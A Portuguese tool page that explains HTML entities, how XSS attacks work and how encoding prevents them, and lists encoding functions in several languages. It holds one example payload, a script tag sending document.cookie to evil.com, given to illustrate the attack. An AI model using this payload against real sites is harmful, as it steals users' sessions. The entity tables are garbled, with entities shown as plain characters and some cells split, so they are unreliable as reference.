
O que são entidades HTML?


Entidades HTML são representações de caracteres que têm um significado especial na marcação HTML. Os cinco caracteres mais importantes para codificar:
| Caracter | Entidade HTML | Entidade nomeada | Por que Perigoso |
|---|---|---|---|
| < | < | < | Abre HTML tags |
| > | > | > | Fecha HTML tags |
| & | & | & | Começa entidade referências |
| " | &qu ot; | " | Fecha atributo valores |
| ' | ' | ' | Fecha valores de atributos |
Entidades de exibição comuns:
| Personagem | HTML Entidade | Significado |
|---|---|---|
| © | © | Direitos autorais |
| ® | ® | Registrado marca registrada |
| ™ | ™ | Tr ademark |
| → | → | Certo seta |
| ← | ← | Esquerda arrow |
| • | • | Bu llet |
| — | — | Em traço |
| – | – | En traço |
| Inquebrável espaço | |
| € | € | Euro assinar |
Como funcionam os ataques XSS e como a codificação os evita

Cross-Site Scripting (XSS) é uma das vulnerabilidades da web mais comuns. Ocorre quando dados controlados pelo invasor são exibidos em uma página da web sem serem escapados adequadamente.
Exemplo de vulnerabilidade: Uma página de pesquisa exibe: "Você pesquisou por: [entrada do usuário]" O invasor envia: <script>document.location='https://evil.com/?cookies='+document.cookie</script> Sem codificação, o navegador executa este script, roubando cookies de sessão.
Com codificação de entidade HTML adequada: O < torna-se < e > torna-se >. O navegador exibe o texto bruto em vez de executá-lo como código.
Por que isso é importante: O relatório anual da OWASP classifica consistentemente o XSS entre as 10 principais vulnerabilidades da web. As principais violações exploraram o XSS para roubar tokens de sessão, desfigurar sites e redirecionar usuários para sites maliciosos.
Codificação e decodificação de entidades HTML no ToolDolfen


Use a ferramenta Codificador de Entidades HTML para:
- Codificar HTML: Cole o conteúdo enviado pelo usuário, as respostas da API ou qualquer string que será exibida em um documento HTML. A ferramenta converte todos os caracteres perigosos em referências de entidades seguras.
- Decodificar entidades: Cole HTML codificado por entidade para ver os caracteres originais – útil ao depurar conteúdo com escape em respostas de API ou mecanismos de modelo.
No código: Estruturas de back-end adequadas fornecem funções de codificação HTML integradas:
- PHP:
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - Python:
html.escape(text) - Node.js: use uma biblioteca como
heouentidades - .NET:
HttpUtility.HtmlEncode(text)
Guias complementares recomendados
Explore tutoriais e utilitários complementares deste grupo de tópicos para aprimorar seu fluxo de trabalho digital: